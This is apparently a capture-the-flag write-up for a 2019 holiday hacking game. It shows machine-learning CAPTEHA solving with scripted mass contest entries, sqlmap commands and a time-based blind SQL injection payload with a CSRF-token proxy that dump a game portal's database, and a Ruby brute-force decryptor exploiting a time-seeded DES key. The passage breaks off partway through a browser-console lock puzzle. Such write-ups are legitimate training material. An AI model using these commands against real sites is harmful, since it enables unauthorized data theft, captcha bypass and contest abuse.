
```
    final_answer=""
    for chall in challenge_image_types:
        print(chall)
    for data in b64_images:
        b64_myimage=data['base64']
        uuid=data['uuid']

        # We don't want to process too many images at once. 20
threads max
        while len(threading.enumerate()) > 40:
            time.sleep(0.00001)

        image_bytes = base64.b64decode(b64_myimage)
        threading.Thread(target=predict_image, args=(q, sess, graph,
image_bytes, uuid, labels, input_operation,
output_operation)).start()

    print('Waiting For Threads to Finish...')
    while q.qsize() < len(b64_images):
        time.sleep(0.0001)

    #getting a list of all threads returned results
    prediction_results = [q.get() for x in range(q.qsize())]

    #do something with our results... Like print them to the screen.
    temp=0;
    for prediction in prediction_results:
        #print(prediction['img_full_path']+"
"+prediction['prediction'])
        if any(s in prediction['prediction'] for s in
(challenge_image_types)):

            #print(prediction['img_full_path'])
            # This should be JUST a csv list image uuids ML
predicted to match the challenge_image_type .
            #final_answer = ','.join( [ img['uuid'] for img in
b64_images ] )
            #print('{img_full_path} :
{prediction}'.format(**prediction))
            if temp ==0:
                final_answer = prediction['img_full_path']
                temp=1
            else:
                 final_answer = final_answer + ","
+prediction['img_full_path']
    #print(final_answer)
    json_resp =
json.loads(s.post("{}api/capteha/submit".format(url),
data={'answer':final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong
occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n----------------
----\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n------------
-------\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of
entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
```

```
    }
    # If we win the once-per minute drawing, it will tell us we were
emailed.
    # Should be no more than 200 times before we win. If more,
somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count
< 200:
        print('Submitting lots of entries until we win the contest!
Entry #{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url),
data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```


Execution:

```
python ./retrain.py --image_dir pics --tfhub_module
https://tfhub.dev/google/imagenet/mobilenet_v1_025_128/feature_vecto
r/3

python ./capteha_api.py

Candy Canes
Ornaments
Presents
Waiting For Threads to Finish...
CAPTEHA Solved!
Submitting lots of entries until we win the contest! Entry #1
Submitting lots of entries until we win the contest! Entry #2
Submitting lots of entries until we win the contest! Entry #3
Submitting lots of entries until we win the contest! Entry #4
Submitting lots of entries until we win the contest! Entry #5
Submitting lots of entries until we win the contest! Entry #6
Submitting lots of entries until we win the contest! Entry #7
Submitting lots of entries until we win the contest! Entry #8
Submitting lots of entries until we win the contest! Entry #9
Submitting lots of entries until we win the contest! Entry #10
Submitting lots of entries until we win the contest! Entry #11
…
```

Wining Message via Email



After completion of the Machine Learning Challenge:

	You did it! Thank you so much. I can trust you! **To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.**  As for those scraps of paper, I scanned those and put the images on my server. I then threw the paper away. Unfortunately, I managed to lock out my account on the server. Hey! You've got some great skills. Would you please hack into my system and retrieve the scans? I give you permission to hack into it, solving Objective 9 in your badge. And, as long as you're traveling around, be sure to solve any other challenges you happen across. Wow! We've uncovered quite a nasty plot to destroy the holiday season. We've gotta stop whomever is behind it! I managed to find this protected document on one of the compromised machines in our environment. I think our attacker was in the process of exfiltrating it. I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it? There are some smart people in the NetWars challenge room who may be able to help us.

Objective Nine

Retrieve Scraps of Paper from Server

Gain access to the data on the Student Portal (https://studentportal.elfu.org/) server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

Answer

Super-sled-o-matic

Find a web-form on page:
https://studentportal.elfu.org/apply.php
Sends data to
https://studentportal.elfu.org/application-received.php
However, there is a token (anti-CSRF that needs to be satisfied)
https://studentportal.elfu.org/validator.php

In order for SQLmap to correctly work with the CSRF, we had to generate our own page parsing script to extract the token, and host it on our own webpage. This was achieved with a small bit of php and hosting using Nginx and PHP on an AWS EC2 instance. Then by using the csrf-url and csrf-token SQLmap can correctly extract the valid token and use this to successfully exploit the blind SQL injection.

/sans/a.php source that was hosted on our cloud instance:

```
<?php
echo "token=";
$hp=system('curl
https://studentportal.elfu.org/validator.php', $retval);
echo "<br><form>";
echo "<input name=\"token\" value=\"$hp\">";
echo "</form>";
?>
```

Testing our php script:

```
curl http://xx.xx.xx.xx/sans/a.php
token=MTAwOTk0NzkxODA4MTU3ODA0MzYyMjEwMDk5NDc5MS44MDg=_MTI5Mj
czMzMzNTE0MjQzMjMxODMzMzM3Ljg1Ng==<br><form><input
name="token"
value="MTAwOTk0NzkxODA4MTU3ODA0MzYyMjEwMDk5NDc5MS44MDg=_MTI5M
jczMzMzNTE0MjQzMjMxODMzMzM3Ljg1Ng=="></form>
```

It is worth noting that the injection is in a MySQL INSERT statement, this document is real handy at explaining the problem and solution:
https://www.exploit-db.com/docs/33253

```
sudo python sqlmap.py --not-string="MariaDB" -p elfmail --
data
"name=aa&elfmail=aaa%40aaa.com&program=qq&phone=11&whyme=11&e
ssay=11&token=1234" --csrf-url http://xx.xx.xx.xx/sans/a.php
--csrf-token=token --dbms mysql  --dns-domain xx.xx.xxx --url
https://studentportal.elfu.org/application-received.php --
flush-session
```

We attempted a faster dump with dns-exfiltration (--dns-domain) but this was not permitted from the server, and later removed from subsequent requests.

```
---
Parameter: elfmail (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=a&elfmail=aaaaa@aaaa.com' AND (SELECT 3397
FROM (SELECT(SLEEP(1)))MiMy) AND
'VMZx'='VMZx&program=qq&phone=11&whyme=11&essay=11&token=3487
---
```

List databases

```
sudo python sqlmap.py --not-string="MariaDB" -p elfmail --
data
"name=aa&elfmail=aaa%40aaa.com&program=qq&phone=11&whyme=11&e
ssay=11&token=1234" --csrf-url http://xx.xx.xx.xx --csrf-
token=token --dbms mysql --url
https://studentportal.elfu.org/application-received.php --
tables
```

- Applications
- Students
- Krampus

Krampus looks interesting…


Dump Krampus database

```
sudo python sqlmap.py --not-string="MariaDB" -p elfmail --
data
"name=aa&elfmail=aaa%40aaa.com&program=qq&phone=11&whyme=11&e
ssay=11&token=1234" --csrf-url http://xx.xx.xx.xx --csrf-
token=token --dbms mysql --url
https://studentportal.elfu.org/application-received.php -D
elfu -T krampus --dump --flush-session
…
krampus/0f5f510e.png
…
krampus/1cc7e121.png
…
```

Full SQLmap output can be found in Appendix B – SQLmap Output

URI paths for Krampus:
https://studentportal.elfu.org/krampus/0f5f510e.png
https://studentportal.elfu.org/krampus/1cc7e121.png
https://studentportal.elfu.org/krampus/439f15e6.png
https://studentportal.elfu.org/krampus/667d6896.png
https://studentportal.elfu.org/krampus/adb798ca.png
https://studentportal.elfu.org/krampus/ba417715.png

Scroll down for a reassembled image:

	Reassembled using GIMP  Answer: **Super sled-o-Matic**

Objective Ten

Recover Cleartext Document

The Elfscrow Crypto tool(https://downloads.elfu.org/elfscrow.exe) is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols (https://downloads.elfu.org/elfscrow.pdb) that you can use.

Recover the plaintext content for this encrypted document (https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc). We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Answer

Machine Learning Sleigh Route Finder

Easy way…

When it comes to reversing Ghidra (https://ghidra-sre.org/) is our tool of choice. It has a kick-ass decompiler feature.

Crypto – FUN_00406008

Decompile: FUN_00402a00 - (elfscrow.exe)

```
15  undefined4 local_20;
16  undefined4 local_1c;
17  undefined4 local_18;
18  uint local_14;
19  HCRYPTPROV local_10;
20  HCRYPTKEY local_c;
21  DWORD local_8;
22
23  local_14 = DAT_00406008 ^ (uint)&stack0xfffffffc;
24  local_34 = (BYTE *)FUN_004025c0(param_2,&local_8);
25  BVar1 = CryptAcquireContextA
26                    (&local_10,(LPCSTR)0x0,"Microsoft Enhanced Cryptographic Provider v1.0"
27                     0xf0000000);
28  if (BVar1 == 0) {
29    FUN_00401cc0("CryptAcquireContext failed");
30  }
31  FUN_00402220(param_1,(int)&local_1c,param_4);
32  local_30 = '\b';
33  local_2f = 2;
34  local_2e = 0;
35  local_2c = 0x6601;
36  local_28 = 8;
37  local_24 = local_1c;
38  local_20 = local_18;
39  BVar1 = CryptImportKey(local_10,&local_30,0x14,0,1,&local_c);
40  if (BVar1 == 0) {
41    FUN_00401cc0("CryptImportKey failed for DES-CBC key");
42  }
43  BVar1 = CryptDecrypt(local_c,0,1,0,local_34,&local_8);
44  if (BVar1 == 0) {
45    FUN_00401cc0("CryptDecrypt failed");
46                    /* WARNING: Subroutine does not return */
```

Key Generation FUN_00401df0

Decompile: FUN_00401df0 - (elfscrow.exe)

```
1
2  void __cdecl FUN_00401df0(int param_1)
3
4  {
5    FILE *pFVar1;
6    uint uVar2;
7    __time64_t _Var3;
8    char *_Format;
9    uint local_8;
10
11   _Format = "Our miniature elves are putting together random bits for your secret key!\n\n";
12   pFVar1 = __iob_func();
13   fprintf(pFVar1 + 2,_Format);
14   _Var3 = FUN_00401e60((__time64_t *)0x0);
15   FUN_00401d90((int)_Var3);
16   local_8 = 0;
17   while (local_8 < 8) {
18     uVar2 = FUN_00401dc0();
19     *(undefined *)(param_1 + local_8) = (char)uVar2;
20     local_8 = local_8 + 1;
21   }
22   return;
23 }
24
```

Seed – FUN_00401e60

Decompile: FUN_00401e60 - (elfscrow.exe)

```
1
2  __time64_t __cdecl FUN_00401e60(__time64_t *param_1)
3
4  {
5    __time64_t _Var1;
6
7    _Var1 = _time64(param_1);
8    return _Var1;
9  }
```

Rand Function – FUN_00401dc0

Decompile: FUN_00401dc0 - (elfscrow.exe)


```
1
2  uint FUN_00401dc0(void)
3
4  {
5    DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
6    return DAT_0040602c >> 0x10 & 0x7fff;
7  }
8
```

Hard way…

Here our tool of choice was Binary Ninja (https://binary.ninja/). Again we enumerate through the list of functions looking for strings and code we can recognise.

Crypto - Sub_4026d0

Leaks the encryption algorithm – DES-CBC



Seed - Sub_401e60

We can see the Seed is derived from current-time


```
sub_401e60:
push    ebp
mov     ebp, esp {var_4}
mov     eax, dword [ebp+0x8 {arg_4}]
push    eax
call    dword [MSVCR90!_time64@IAT]
add     esp, 0x4
pop     ebp
retn
```

Rand - Sub_401dc0

```
sub_401dc0:
push    ebp
mov     ebp, esp {var_4}
mov     eax, dword [data_40602c]
imul    eax, eax, 0x343fd
add     eax, 0x269ec3
mov     dword [data_40602c], eax
mov     eax, dword [data_40602c]
sar     eax, 0x10
and     eax, 0x7fff
pop     ebp
retn
```

By googling these values and operations we can denote this is the Microsoft MSVCRT.dll rand() function.
Online sources have copied/documented the algorithm here:
https://gist.github.com/iamahuman/a27fe331c1d629dd0ad40d1aa779ae59
https://en.wikipedia.org/wiki/Linear_congruential_generator

Why we deduced Seed and Rand



```
sub_401d90:
push    ebp
mov     ebp, esp {var_4}
mov     eax, dword [ebp+0x8 {arg_4}]
push    eax
push    0x4042e8  {"Seed = %d\n\n"}
call    dword [MSVCR90!__iob_func@IAT]
add     eax, 0x40
push    eax
call    dword [MSVCR90!fprintf@IAT]
add     esp, 0xc
mov     ecx, dword [ebp+0x8 {arg_4}]
mov     dword [data_40602c], ecx
pop     ebp
retn
```

The function is moving data from ebp+8 into eax and then printing “Seed = %d\n\n” on the console. This also matches our suspect seed function that is storing the time into the exact same space on the stack (epb+8).

Later in this function (above) we can see this seed is then used with data from 0x40602c, we can see from the above rand (Sub_401dc0) function that the LCG (Pseudo Random Number Generator) is storing its data in 0x40602c. Thus, we conclude that this is the key generation algorithm.

We now have all the required elements to piece together our decryption code:

Get the Seed value for 6th December 2019 7pm UTC

We can either use an epoch converter such as
https://www.epochconverter.com/

Or we can use python

```
import datetime
import time
print(datetime.datetime(2019,12,6,19,0).timestamp())


1575658800
```

Either way we get the start of our seed value as:

seed=1575658800

Decrypt code

Template obtained from watching the tutorial at:
https://www.youtube.com/watch?v=obJdpKDpFBA

```
require 'openssl'
KEYLENGTH=8
def generate_key(seed)
  key=""
  1.upto(KEYLENGTH) do
    seed = (seed * 214013  + 2531011)
    key +=(((seed >> 16 )& 0x7fff)& 0xff).chr
  end
  return key
end
def decrypt(data, key)
  c=OpenSSL::Cipher.new('DES-CBC')
  c.decrypt
  c.key=key
  return(c.update(data) + c.final())
end
file =
File.open("ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc")
contents = file.read
file.close
# 6 december 2019 7pm
seed=1575658800
#7200 seconds until 9pm
for i in 0..7200 do
  key=generate_key(seed)
  begin
    mydata=decrypt(contents,key)
    puts "possible key... testing... "+mydata[1..3]
    if (mydata[1..3] == "PDF")
      puts "#{key.unpack('H*')}"
      name=seed.to_s  + ".pdf"
      File.write(name, mydata)
      puts "created ./"+name
      break
    end
  rescue
  end
  seed +=1
end
```

Operation:

```
$ time ruby crack.rb
possible key... testing... ?N?
possible key... testing... ?[
possible key... testing... rHr
...abbrev...
possible key... testing... b/?
possible key... testing... ?1;
possible key... testing... PDF
["b5ad6a321240fbec"]
created ./1575663650.pdf

real    4m46.715s
user    4m14.854s
sys     0m7.721s
```

Then open 1575663650.pdf in your preferred reader program.

Reversing the seed to the date and time

```
import time
print(time.strftime('%Y-%m-%d %H:%M:%S',
time.localtime(1575663650)))

2019-12-06 20:20:50
```

Therefore, the file was encrypted at 6th December 2019 20:20:50 UTC

See the screenshot of the pdf's cover below…

ELF UNIVERSITY

Ille te videt dum dormit

Research Labs

Super Sled-O-Matic

Machine Learning Sleigh Route Finder

QUICK-START GUIDE

SUPER SANTA SECRET: 1

DO NOT REDISTRIBUTE

Encrypted seed = 1575663650
Encrypted file time = Friday, 6 December 2019 20:20:50 UTC

PDF Artefacts
PDF Version: PDF-1.3
Title: ElfUResearchLabsSuperSledOMaticQuickStartGuide.1
Author: Edward
Creator: macOS Version 10.14.5 \(Build 18F132\) Quartz PDFContext)
Date: 20191206010633Z00'00'

Answer
Machine Learning Sleigh Route Finder

Objective Eleven

Open the Sleigh Shop Door

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

Hey There…
Hey There…
Hey There…

{Much later Shinny was more chatty}
I'm Shinny Upatree, and I know what's going on!
Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.
In fact, I know WHO is causing all the trouble.
Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.
The only way you could would be if you could break into my crate, here.
You see, I've written the villain's name down on a piece of paper and hidden it away securely!

Finding Crate

At first the create appeared to be hidden???
We used the following console script, to locate all URLs on the page within the students union

```
var urls = document.getElementsByTagName('a');

for (url in urls) {
    console.log ( urls[url].href );
}
```


http://sleighworkshopdoor.elfu.org/

From 22/12/2019 we then noticed the crate became clearly visible in the corner of the room? And the challenge could be accessed by clicking the crate.

Our challenge walkthrough:


First Lock

View the Console, and the unlock code can be seen by scrolling up to the top of the console:




Second Lock

Print preview. Open up print preview to view the unlock code:




Third Lock

Networking tab. This code is visible by opening the network tab within Chrome's Developer tools:



Fourth Lock

Local Storage




Key	Value
🟥🟥🟥	WJIQ6GAD

Our Console code, can also retrieve the answer:

`localStorage.getItem(localStorage.key(0))`

Fifth Lock

Page title



```
<!doctype html>
<html>
▼<head>
    <title>Crack the
    Crate&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&em
    sp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp
    ;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&
    emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;&emsp;LTEZ2QK4</title>
    <link rel="stylesheet" href="css/styles.css/b0464439-6930-47cf-a5ed-b64a14c1a8da">
```

Our console code, can also retrieve the answer:

`var a=inspect(document.title);a.substring(65, 75);`

Sixth Lock


Manipulate CSS Perspective to reveal the code on the hologram. This was achieved by reducing the .hologram style's perspective to 0px; as shown below.

n order for this hologram to be
it may be necessary to increase
your perspective.
`perspective` is a css property.
Need another hint?

```
element.style {
}
.hologram {
⚠ ~~perspective: 0px;~~
    width: 150px;
    height: 100px;
    border-radius: ▸ 20px;
    transition: ▸ perspective 5s;
}
* {
    box-sizing: border-box;
```

Seventh Lock

Font family – located just underneath the <title> tag:

